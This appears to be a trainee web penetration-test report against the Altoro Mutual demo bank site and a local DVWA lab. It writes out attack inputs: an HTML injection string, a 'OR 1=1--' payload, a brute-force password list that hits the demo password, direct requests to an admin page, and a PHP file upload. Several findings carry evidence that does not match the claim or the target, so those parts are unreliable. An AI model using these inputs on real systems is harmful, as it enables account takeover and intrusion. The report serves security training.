

## "Web Application Security Assessment – Practical Findings"

### Detailed Findings:

#### 1) HTML Injection:

Affected URL: <https://demo.testfire.net/search.jsp?q=TEST>

#### Description:

HTML Injection is a web security vulnerability where an attacker is able to inject HTML code into a web page due to improper input handling.

This usually happens when:

- User input is not properly sanitized.
- Output is not encoded before displaying it in the browser.

As a result, attackers can modify how the web page behaves or appears to users.

#### Evidence:

The screenshot shows a web browser displaying the Altoro Mutual website at <https://demo.testfire.net/search.jsp?query=<h1>Hacked<%2Fh1>>. The search results page displays the word "Hacked" in a large, bold, red font, indicating that the user input was not properly sanitized and was rendered directly on the page. The website has a navigation bar with links for "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" section lists products like Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services. The "SMALL BUSINESS" section lists Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services. The "INSIDE ALTORO MUTUAL" section lists About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, and Subscribe. The footer includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice for 2025 Altoro Mutual, Inc. A note in the footer states, "This web application is open source! Get your copy from GitHub and take advantage of advanced features." Below the footer, a small disclaimer notes that the site is a demonstration for HCL products.

**The above screenshot shows how the HTML code is rendered directly on the web page, proving that HTML Injection is possible**

#### 2) Deprecated Protocols Enabled:

Affected URL: <https://demo.testfire.net>

#### Description:

Deprecated protocols are old versions of secure communication protocols that are no longer considered safe. They have known vulnerabilities, weak encryption, and are not recommended for use.

## Evidence:

```

File Actions Edit View Help
on kali:~/bin/openssl.Linux.x86_64
Start 2025-07-01 13:35:35      —> 65.61.137.117:443 (demo.testfire.net) <—
rDNS (65.61.137.117): --
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2    not offered (OK)
SSLv3    not offered (OK)
TLS 1     offered (deprecated)
TLS 1.1   offered (deprecated)
TLS 1.2   offered (OK)
TLS 1.3   not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MDS (w/o export) not offered (OK)
Triple DES Ciphers / IDEA           not offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) with no FS not offered
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)

```

The above screenshot shows that the server supports deprecated protocols, which are considered insecure.

## 3)Weak Ciphers:

Affected URL: <https://demo.testfire.net>

### Description:

Weak ciphers are outdated or insecure encryption algorithms used in SSL/TLS communication. They make the connection between the server and client vulnerable to attacks like brute-force, downgrade, and Man-in-the-Middle (MITM).

### Evidence:

```

File Actions Edit View Help
on kali:~/bin/openssl.Linux.x86_64
Anonymous NULL Ciphers (no authentication)          not offered (OK)
Export ciphers (w/o ADH+NULL)                     not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MDS (w/o export)       not offered (OK)
Triple DES Ciphers / IDEA                         not offered
Obsolete CBC ciphers (AES, ARIA etc.)             offered
Strong encryption (AEAD ciphers) with no FS        not offered
Forward Secrecy strong encryption (AEAD ciphers)  offered (OK)

Testing server's cipher preferences

Hexcode Cipher Suite Name (OpenSSL)  KeyExch.  Encryption Bits  Cipher Suite Name (IANA/RFC)
SSLv2
-
SSLv3
-
TLSv1 (no server order, thus listed by strength)
xc014 ECDHE-RSA-AES256-SHA  ECDH 570  AES  256  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
x39 DHE-RSA-AES256-SHA  DH 1024  AES  256  TLS_DHE_RSA_WITH_AES_256_CBC_SHA
xc013 ECDHE-RSA-AES128-SHA  ECDH 570  AES  128  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
x38 DHE-RSA-AES128-SHA  DH 1024  AES  128  TLS_DHE_RSA_WITH_AES_128_CBC_SHA
TLSv1.1 (no server order, thus listed by strength)
xc014 ECDHE-RSA-AES256-SHA  ECDH 570  AES  256  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
x39 DHE-RSA-AES256-SHA  DH 1024  AES  256  TLS_DHE_RSA_WITH_AES_256_CBC_SHA
xc013 ECDHE-RSA-AES128-SHA  ECDH 570  AES  128  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
x38 DHE-RSA-AES128-SHA  DH 1024  AES  128  TLS_DHE_RSA_WITH_AES_128_CBC_SHA
TLSv1.2 (no server order, thus listed by strength)
xc030 ECDHE-RSA-AES256-GCM-SHA384  ECDH 570  AESGCM 256  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
xc028 ECDHE-RSA-AES256-SHA384  ECDH 570  AES  256  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
xc014 ECDHE-RSA-AES256-SHA  ECDH 570  AES  256  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
x9f DHE-RSA-AES256-GCM-SHA384  DH 1024  AESGCM 256  TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
x6b DHE-RSA-AES256-SHA256  DH 1024  AES  256  TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
x39 DHE-RSA-AES256-SHA  DH 1024  AES  256  TLS_DHE_RSA_WITH_AES_256_CBC_SHA
xc02f ECDHE-RSA-AES128-GCM-SHA256  ECDH 570  AESGCM 128  TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
xc027 ECDHE-RSA-AES128-SHA256  ECDH 570  AES  128  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
xc013 ECDHE-RSA-AES128-SHA  ECDH 570  AES  128  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
x9e DHE-RSA-AES128-GCM-SHA256  DH 1024  AESGCM 128  TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
x67 DHE-RSA-AES128-SHA256  DH 1024  AES  128  TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
x33 DHE-RSA-AES128-SHA  DH 1024  AES  128  TLS_DHE_RSA_WITH_AES_128_CBC_SHA
TLSv1.3

```

The above screenshot shows that the server supports weak SSL/TLS ciphers, which can be exploited by attackers.

## 4)Information Disclosure through Error Messages

Affected URL: <https://demo.testfire.net/search.jsp>

### Description:

Detailed error messages can help attackers find security flaws, guess file paths, identify database technologies, or prepare for further attacks like SQL injection or path traversal.

### Evidence:

The screenshot shows a web application interface for 'Altoro Mutual Gold Visa Application'. On the left sidebar, there are sections for 'MY ACCOUNT' (with links to Account Summary, Recent Transactions, Transfer Funds, News Articles, and Site Language), 'ADMINISTRATION' (with a link to Edit Users), and footer links for Privacy Policy, Security Statement, Server Status Check, REST API, and Copyright information. The main content area displays a success message: 'No application is needed. To approve your new \$10000 Altoro Mutual Gold Visa with an 7.9% APR simply enter your password below.' Below this, a red-bordered error message box contains the text: 'Login Failed: We're sorry, but this username or password was not found in our system. Please try again.' A password input field and a 'Submit' button are visible. At the bottom right of the page, there is a note: 'This web application is open source! Get your copy from GitHub and take advantage of advanced features.'

The above screenshot shows an error message revealing backend details, indicating information disclosure.

## 5)Robots.txt:(Forced browsing information disclosure)

Affected URL: <https://demo.testfire.net/robots.txt>

### Description:

The robots.txt file is used to guide search engine crawlers, but sometimes it can accidentally reveal sensitive information. In this case, it exposed server-related details such as the server version or server type, which can be useful to attackers.

The screenshot shows the Burp Suite Professional interface with the 'Repeater' tab selected. The 'Request' pane shows a GET request to /robots.txt. The 'Response' pane displays the raw HTML response, which includes the following header and content:  
HTTP/1.1 404 Not Found  
Server: nginx/1.19.0  
Date: Thu, 03 Jul 2020 07:02:24 GMT  
Content-Type: text/html  
Connection: keep-alive  
Content-Length: 555  
  
<html>  
<head>  
<title>404 Not Found</title>  
</head>  
<body>  
<center>  
<h1>404 Not Found</h1>  
</center>  
</body>  
</html>  
<!-- a padding to disable MSIE and Chrome friendly error page -->  
<!-- a padding to disable MSIE and Chrome friendly error page -->  
<!-- a padding to disable MSIE and Chrome friendly error page -->  
<!-- a padding to disable MSIE and Chrome friendly error page -->  
<!-- a padding to disable MSIE and Chrome friendly error page -->

The above screenshot shows that the robots.txt file reveals server information like version or server type.

## 6) Data Semantics (Weak input validation):

### Description:

Data semantics testing checks whether the application properly validates user inputs — like email, phone number, or password — to ensure they follow the correct format and type. If weak validation is in place, attackers may bypass security and inject malicious inputs.

### Evidence:

The screenshot shows the 'Feedback' section of the Altoro Mutual website. On the left, there's a sidebar with links for 'PERSONAL' (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), 'SMALL BUSINESS' (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services), and 'INSIDE ALTORO MUTUAL' (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subscribe). The main content area has tabs for 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' tab is active. It contains a 'Feedback' form with fields for 'To:' (set to 'Online Banking'), 'Your Name:', 'Your Email Address:', 'Subject:', and a large 'Question/Comment:' text area. Below the form are 'Submit' and 'Clear Form' buttons. At the bottom of the page, there are links for Privacy Policy, Security Statement, Server Status Check, REST API, and a note about the web application being open source.

The below feedback shows how the application accepts invalid or unexpected input without proper validation.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request to 'https://testfire.net/sendFeedback' is shown. The 'email\_addr' parameter in the request body is set to 'OR+%271\$3D1--&subject=12332rr2r&comments=n+jdhk&submit=' (with the last part highlighted in red). In the 'Response' pane, the server's response is displayed, showing the raw HTML code of the feedback page. The 'Inspector' pane on the right shows various request and response details. The status bar at the bottom indicates '0 highlights' and '1 match'.

The above screenshot shows that the application failed to properly validate input formats, allowing unexpected or potentially harmful data.

The screenshot shows the Altoro Mutual website at <https://testfire.net/sendFeedback>. The main navigation menu includes 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' section has a red box around its link. The 'SMALL BUSINESS' section also has a red box around its link. The 'INSIDE ALTORO MUTUAL' section has a red box around its link. The 'Thank You' page content is: 'Thank you for your comments, 12345. They will be reviewed by our Customer Service staff and given the full attention that they deserve. However, the email you gave is incorrect (or '1=1--') and you will not receive a response.'

The above screenshot shows that the application failed to properly validate input formats, allowing unexpected or potentially harmful data.

## 7) Sensitive Information Disclosure (Exposed Swagger API Documentation):

### Description:

Swagger UI is publicly accessible at <https://demo.testfire.net/swagger/>, revealing full internal API documentation. This includes sensitive endpoints like /login, accepted parameters, expected responses, and headers — which can help attackers understand the API structure and potentially craft malicious requests.

### Evidence:

The screenshot shows the Swagger UI interface for the AltoroJ REST API. The URL is [https://demo.testfire.net/swagger/index.html#/1\\_Login/checkLogin](https://demo.testfire.net/swagger/index.html#/1_Login/checkLogin). The main title is 'AltoroJ REST API' with a version of '1.0.2'. Below it is a note: '[ Base URL: /api ] <https://demo.testfire.net/swagger/properties.json>'. The '1. Login' endpoint is shown with a 'GET /login' method. It describes the endpoint as 'Check if any user is logged in' and notes that if a user is logged in, the username will be returned. It requires an 'Authorization' header (string). The 'Responses' section shows two possible outcomes: '200' with a 'Logged in' description and '401' with a 'Logged out' description. There are also 'Try it out' and 'Explore' buttons.

The screenshot shows a browser window with the URL [https://demo.testfire.net/swagger/index.html#/1.\\_Login/checkLogin](https://demo.testfire.net/swagger/index.html#/1._Login/checkLogin). The page title is "6. Logout Logout mechanism". Below the title, there is a "GET /logout" button. The main content area is titled "Models" and contains several JSON schema definitions. One schema, "login", is highlighted with a red box and defined as:

```

login ▼ {
    username*   string
    password*   string
}
  
```

Below "login" are other schemas: "dates", "transfer", "feedback", "newUser", and "changePassword". At the bottom right of the main content area are several small icons.

**The screenshot below shows the publicly accessible Swagger UI disclosing the full AltoroJ REST API structure, including login functionality and authentication details.**

## 8) Internal IP Disclosure Severity:

### Description:

Internal IP addresses like 192.168.x.x, 10.x.x.x, or 172.16.x.x were found in the application's response or source code. These are meant to stay private within internal networks but were unintentionally exposed.

### Evidence:

The screenshot shows a browser developer tools interface with the "Network" tab selected. The "Request" section shows a POST request to "/vulnerabilities/exec/" with various headers and a body containing XML. The "Response" section shows the raw response body. A red box highlights the IP address "192.168.10.5" in the response body, which is part of a PING statistics output. The "Inspector" panel on the right shows the request attributes, query parameters, body parameters, cookies, headers, and response headers. The "Notes" panel is also visible.

```

<form name="ping" action="#" method="post">
  <p>Enter an IP address:</p>
  <input type="text" name="ip" size="30">
  <input type="submit" name="Submit" value="Submit">
</p>
</form>
<pre>
PING 127.0.0.1 (127.0.0.1) 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.025
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.072
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.041
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.025/0.046/0.073/0.00
<br>Internal IP: 192.168.10.5
</pre>

```

**The screenshot below shows that an internal IP address leaked in the response, which should not be visible to users.**

## 9) Privilege Escalation:

### Description:

The application allows a regular user to access admin-level features by directly accessing or submitting a request to an admin-only endpoint (/admin/admin.jsp). No server-side validation or access control mechanism is preventing this role change. This is a critical misconfiguration that enables privilege escalation.

### Evidence:

This screenshot shows a normal user logged in to the Altoro Mutual website. The user is John Smith, with a credit limit of \$10000. The interface includes sections for 'MY ACCOUNT', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. A sidebar on the left lists various account management options like View Account Summary, View Recent Transactions, Transfer Funds, etc. The response body displays a congratulatory message for being pre-approved for an Altoro Gold Visa.

Request

```
1 GET /bank/main.jsp HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=5226FDA62A62D69393876071CB04BFC; AltoroAccounts=0DA4MDAwfkhVvcnBvcmF0ZXN0IjMyODA1NDJFm3w4MDAwMD+Q2hly2pbmed+LT25MDAwJJB8
4 Content-Length: 41
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
7 Sec-Ch-Ua-Mobile: "0"
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://demo.testfire.net/bank/customize.jsp
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20 Connection: keep-alive
21
22
23
```

Response

Altoro Mutual

Sign Off | Contact Us | Fee

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 800002 Savings

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc. [This web application is open source](#) Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental.

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 17

Response headers: 4

The screenshot shows a normal user logged in.

This screenshot shows a regular user successfully accessed admin functionalities by directly navigating to /admin/admin.jsp. The user is editing user information, specifically adding a new account for an existing user named admin. The interface includes sections for 'MY ACCOUNT', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. A sidebar on the left lists various account management options. The response body shows the 'Edit User Information' form with fields for 'Users' (set to admin), 'Account Types' (set to Savings), and 'Change user's password' fields.

Request

```
1 POST /admin/admin.jsp HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=5226FDA62A62D69393876071CB04BFC; AltoroAccounts=0DA4MDAwfkhVvcnBvcmF0ZXN0IjMyODA1NDJFm3w4MDAwMD+Q2hly2pbmed+LT25MDAwJJB8
4 Content-Length: 41
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
7 Sec-Ch-Ua-Mobile: "0"
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://demo.testfire.net/login.jsp
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23 uid=jsmith&passw=Demo1234&btnSubmit=Login
```

Response

Altoro Mutual

Sign Off | Contact Us | Fee

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

Edit User Information

Add an account to an existing user

Users: admin Account Types: Savings

Change user's password

Users: admin Password: Confirm:

Add an new user

First Name: .. Password: ..

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 3

Request cookies: 2

Request headers: 21

Response headers: 4

The screenshots show that a regular user successfully accessed admin functionalities by directly navigating to /admin/admin.jsp without being restricted.

## 10) Clickjacking:

### Description:

Clickjacking is a type of attack where a malicious website tricks the user into clicking on something different from what they perceive — usually by loading the target site in a transparent <iframe> over a fake page. This vulnerability exists when a website doesn't restrict its content from being embedded in a frame.

### Evidence:



The screenshot demonstrates the target website being embedded within an iframe on another page, confirming that it is vulnerable to clickjacking attacks due to the absence of proper frame protection headers.

## 11) Account Takeover by Brute Force

### Description:

Brute force attack is when an attacker tries to guess a valid username and password by submitting many login attempts using different combinations. If the application does not block or limit repeated login attempts, it allows attackers to guess weak passwords and take over user accounts.

### Evidence:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	administration	302	310			126	
5	password	302	507			126	
6	password23	302	509			126	
7	1234	302	403			126	
8	admin123	302	405			126	
9	demo12	302	465			126	
10	demo123	302	613			126	
11	Demo1234	302	609			341	

The screenshot shows multiple rapid login attempts made without any lockout or CAPTCHA, indicating that brute force protection is missing

The screenshot shows a web proxy interface with two panes. The left pane displays the request sent to the target (https://testfire.net). The right pane displays the response received from the target. The response body contains the Altoro Mutual homepage content, including a success message for a user named John Smith.

Shows a valid password being guessed and accepted after several attempts.

The screenshot shows a web proxy interface with two panes. The left pane displays the request sent to the target (https://testfire.net). The right pane displays the response received from the target. The response body contains the Altoro Mutual homepage content, including a success message for a user named John Smith.

Confirms successful login into the user's account, proving account takeover through brute force.

## 12 Insecure Direct Object Reference (IDOR)

### Description:

IDOR occurs when a user can access or modify data by simply changing a reference value (like a user ID, account number, or file name) in a request — without proper authorization checks. If the server does not verify that the user owns the requested resource, it may allow access to other users' sensitive data.

### Evidence:

The screenshot shows a web application interface for Altoro Mutual. The user has logged in using their own account (800002 Savings) but is viewing the account history for another user's account (800002 Savings). The page displays the balance detail and a table of recent transactions for the target account.

The user logged in using his own account ID.

The screenshot shows the Altoro Mutual website's account history page for account 800004. The URL in the browser bar is https://testfire.net/bank/showAccount?listAccounts=800004. The page displays a balance detail table and a table of the 10 most recent transactions. Below these are tables for credits and debits. The interface includes navigation links like 'MY ACCOUNT', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'.

The screenshot shows that by changing the accountId parameter in the URL/request, the user was able to access another user's data, confirming the IDOR vulnerability.

### 13) Excessive Session Timeout:

#### Description:

The application does not enforce a proper session timeout policy. During testing, a user logged in and remained inactive for over 30 minutes. Despite this inactivity, the session remained active, and the user was able to access authenticated pages without being prompted to log in again. This confirms that the session timeout mechanism is either missing or improperly configured.

The screenshot shows the ZAP proxy tool's intercept tab. A successful login request to https://demo.testfire.net/bank/main.jsp is listed. The response shows the session cookie JSESSIONID and the date Fri, 04 Jul 2025 07:01:46 GMT. The Inspector panel shows the request and response details, including the session cookie and the date header.

Shows a user successfully logged in at the beginning of the test.

Request

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=15164D6A40A10302254EBCD7770E56BC; AltoroAccounts="ODAwMDAyf1M0dmluZ3N+MTAxMmMyNC40MTk50TksfdgvMDAvM35dAGVja2luZ340LjcsNsg20TeCMz8yD4M0UyMhwUNTHMDgyMDHSkhCNjg4fkhNyZWfpdCBDYXJkjtjBwHc40Hnw="; Sec-Authorization="Not A;Brand";v="8", "Chromium";v="138"
4 Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="138"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests:
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://demo.testfire.net/bank/main.jsp
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
21
22
23
24
25
26
27
28
29
30
31
32

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html;charset=ISO-8859-1
4 Content-Length: 6145
5 Date: Fri, 04 Jul 2025 07:29:18 GMT
6
7
8
9
10
11
12
13
14 <!-- BEGIN HEADER -->
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
16
17 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
18
19
20
21 <head>
22   <title>
23     Altoro Mutual
24   </title>
25   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
26   <link href="/style.css" rel="stylesheet" type="text/css" />
27 </head>
28 <body style="margin-top: 5px;">
29   <div id="header" style="margin-bottom: 5px; width: 99%;>
30     <form id="frmSearch" method="get" action="/search.jsp">
31       <table width="100%" border="0" cellpadding="0" cellspacing="0">
32         <tr>
33           <td rowspan="2" style="vertical-align: middle; padding-right: 10px;>
34             <a id="HyperLink1" href="/index.jsp">

```

Shows the same session still active even after 30 minutes of inactivity — confirming excessive session timeout.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
207	https://demo.testfire.net	GET	/bank/main.jsp			200	6294	HTML	jsp	Altoro Mutual		✓	65.61.137.117		12:31:35.411...	8080	669
326	https://demo.testfire.net	GET	/bank/main.jsp					HTML	jsp			✓	65.61.137.117		13:00:47.411...	8080	

Request

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=15164D6A40A10302254EBCD7770E56BC; AltoroAccounts="ODAwMDAyf1M0dmluZ3N+MTAxMmMyNC40MTk50TksfdgvMDAvM35dAGVja2luZ340LjcsNsg20TeCMz8yD4M0UyMhwUNTHMDgyMDHSkhCNjg4fkhNyZWfpdCBDYXJkjtjBwHc40Hnw="; Sec-Authorization="Not A;Brand";v="8", "Chromium";v="138"
4 Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="138"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://demo.testfire.net/bank/main.jsp
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
21
22
23
24
25
26
27
28
29
30
31
32

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html;charset=ISO-8859-1
4 Content-Length: 6145
5 Date: Fri, 04 Jul 2025 07:01:46 GMT
6
7
8
9
10
11
12
13
14 <!-- BEGIN HEADER -->
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
16
17 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
18
19
20
21 <head>
22   <title>
23     Altoro Mutual

```

Inspector

## 14) Concurrent login:

### Description:

The application allows the same user account to be logged in from multiple browsers or devices at the same time without any restrictions. During testing, the same credentials were used to log in simultaneously from different browsers (e.g., Firefox and Chrome), and both sessions remained active without invalidating the other. This confirms that the application does not enforce any concurrent session limits for user accounts.

This screenshot shows two separate browser windows or tabs, both displaying the same web application interface. The URL in the address bar is <https://testfire.net/bank/main.jsp>. The application is a仿冒的银行网站，名为“Altoro Mutual”。在左侧的“个人”（PERSONAL）菜单栏中，有一个名为“Hello Admin User”的欢迎消息。下方显示了一个恭喜消息：“Congratulations! You have been pre approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.”。上方有一个“View Account Details”输入框，显示“800000 Corporate”，并有一个“GO”按钮。右侧有“Sign Off”、“Contact Us”、“Feedback”、“Search”等链接，以及一些用户头像和“DEMO SITE ONLY”字样。

This screenshot shows two separate browser windows or tabs, both displaying the same web application interface. The URL in the address bar is <https://testfire.net/bank/main.jsp>. The application is a仿冒的银行网站，名为“Altoro Mutual”。在左侧的“个人”（PERSONAL）菜单栏中，有一个名为“Hello Admin User”的欢迎消息。下方显示了一个恭喜消息：“Congratulations! You have been pre approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.”。上方有一个“View Account Details”输入框，显示“800000 Corporate”，并有一个“GO”按钮。右侧有“Sign Off”、“Contact Us”、“Feedback”、“Search”等链接，以及一些用户头像和“DEMO SITE ONLY”字样。

**The screenshots demonstrate that the same user account was able to maintain active sessions on two different browsers simultaneously, confirming that the application allows concurrent logins without restriction.**

## 15 File upload vulnerability:

### **Description:**

The application permits file uploads but does not properly validate the uploaded file's extension, content, or MIME type. During testing, a .php file containing harmless PHP code was uploaded successfully, indicating that server-side validation is missing or weak. This behavior suggests that malicious files could be uploaded and potentially executed on the server.

This screenshot shows the OWASP ZAP proxy tool interface during a file upload exploit. The "Repeater" tab is active, showing a POST request to `/vulnerabilities/upload/` with the following payload:

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: localhost:8080
Content-Length: 437
sec-ch-ua: "Not)A;Brand";v="0", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost:8080
Content-Type: multipart/form-data;
boundary:=WebkitFormBoundary3BXwOr04Hicf0qR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: */*
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/vulnerabilities/upload/
Cookie: PHPSESSID=1paaabsfsidhplah0usndas; security=low
Content-Type: application/x-www-form-urlencoded
Content-Length: 100000
-----WebKitFormBoundary3BXwOr04Hicf0qR
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/octet-stream
<?php
echo "Vulnerable";
?>
```

The response shows a successful upload with the following headers:

```
HTTP/1.1 200 OK
Date: Fri, 04 Jul 2025 07:21:55 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Fri, 04 Jun 2025 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Encoding: gzip
Content-Length: 4256
Keep-Alive: timeout=5, max=100
Content-Type: text/html; charset=utf-8
```

The "Inspector" tab shows the raw HTML response, which includes the injected PHP code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
